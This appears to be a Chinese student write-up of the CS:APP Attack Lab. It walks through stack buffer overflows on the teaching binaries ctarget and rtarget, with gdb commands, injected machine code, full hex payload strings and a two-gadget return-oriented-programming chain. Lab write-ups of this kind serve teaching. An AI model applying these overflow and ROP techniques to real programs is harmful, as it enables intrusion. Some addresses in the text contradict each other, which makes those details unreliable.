

ctarget：一个容易遭受code injection攻击的可执行程序。

rtarget：一个容易遭受return-oriented programming攻击的可执行程序。


cookie.txt：一个8位的十六进制码，用于验证身份的唯一标识符。

farm.c：目标“gadget farm”的源代码，用于产生return-oriented programming攻击。

hex2raw：一个生成攻击字符串的工具。


首先gdb ctarget，然后反汇编

Getbuf




由0x0000555555555efa可知，缓冲区大小为0x38（56）字节

Touch1




touch1函数的起始地址为0x0000555555555f14。getbuf在栈中分配了56个字节的内存来存储输入数据。在执行ret指令后，从%rsp（栈顶）+56处获得返回地址，因此我们需要来利用缓冲区溢出覆盖掉其返回地址，就可以将返回地址修改为touch1的起始地址，即将输入的第56个字符写为touch1函数的起始地址。（此处应使用小端法保存）



cat answer1.txt | ./hex2raw > answer1\_raw1.txt

gdb ctarget -ex 'run -q < answer1\_raw1.txt'

Touch2




我们需要令getbuf返回时，执行touch2而不是返回test，并且让touch2以为其接受的输入参数是cookie，即0x4090a177。

touch2函数的起始地址为0x4017ec，touch2函数的输入参数存储在寄存器%rdi。所以我们需要在进入touch2之前先跳转到某个地方，执行注入代码，将修改寄存器%rdi的值为cookie，然后再跳转。所以步骤为：

1、将cookie放入寄存器%rdi（1）中，然后将touch2函数的起始地址压入栈中（2 3），这样通过ret指令返回时就可以跳转到touch2。

2、然后将利用缓冲区溢出的漏洞将getbuf函数返回到上述代码的起始位置，即从缓冲区的起始位置执行攻击代码。


执行的汇编代码为：




利用编译和反汇编获得注入代码的机器代码：

gcc -c attack1.s

objdump -d attack1.o > attack1.txt



注入字符串为 48 c7 c7 77 a1 90 40 48 be 44 5f 55 55 55 55 00 00 56 c3（剩下的56位没满用0注满）



最后回到缓冲区起始地址，注意0x0000555555555f4a将%rsp减去8，所以设置断点得到的$rsp的值比真实多8（我将断点打在了getbuf处）




0x556679b0 – 8 = 0x55667978，小端法注入answer中

cat answer2.txt | ./hex2raw > answer2\_raw1.txt

gdb ctarget -ex 'run -q < answer2\_raw1.txt'


Touch 3




touch3也需要传入cookie但是要求以字符串的形式传入。和touch2的区别是touch3的参数是cookie的字符串地址， 寄存器%rdi存储cookie字符串的地址。

touch3的起始地址为0x0000555555556069。因为在函数中调用了hexmatch函数，该函数占用了内存空间，如果cookie存储在缓冲区内会被覆盖掉，因此通过gdb查看调用hexmatch后栈顶地址为0x556679b8

attack2.s：



gcc -c attack2.s

objdump -d attack2.o > attack2.txt

0x556679b0+8，存字符串的地址

所以answer3：

48 c7 c7 b8 79 66 55 48

be 69 60 55 55 55 55 00

00 56 c3 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

*//以上包含注入代码填充满整个缓冲区(56字节)从而溢出*

78 79 66 55 00 00 00 00

*//用缓冲区的起始地址覆盖原先的返回地址*

34 30 39 30 61 31 37 37 00

*//cookie值的ASCII码*

Rtarget


Gdb rtarget

rtarget要求

1、只能使用前八个x86-64寄存器 %rax-%rdi ；

2、只能使用 movq， popq， ret， nop的 gadget；

3、只能使用两个 gadget完成攻击；



需要把cookie放入rid，然后跳转到touch2即可

因为没有给放入立即数的操作，所以要pop寄存器来放入数字

因为farm里没有pop %rdi 的5f代码，只能pop %rax，再mov %rax,%rdi将其放入

所以需要的代码是：

58 popq %rax

48 89 c7 mov %rax,%rdi

objdump -d rtarget > rtarget.txt

可以找到farm：

0000000000002123 <getval\_436>:

2123: f3 0f 1e fa endbr64

2127: b8 41 58 c3 22 mov $0x22c35841,%eax

212c: c3

000000000000214e <addval\_238>:

214e: f3 0f 1e fa endbr64

2152: 8d 87 f8 48 89 c7 lea -0x3876b708(%rdi),%eax

2158: c3 retq

58：0x555555556129

48：0x555555556155

所以：

popq %rax //0x555555556129

ret //

mov %rax,%rdi //0x555555556155

ret

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 //以上代码填满整个缓冲区以致溢出

29 61 55 55 55 55 00 00 //用popq %rax的起始地址覆盖原先的返回地址

77 a1 90 40 00 00 00 00 //cookie

55 61 55 55 55 55 00 00 //用 mov %rax，%rdi的起始地址覆盖

44 5f 55 55 55 55 00 00 //touch2的起始地址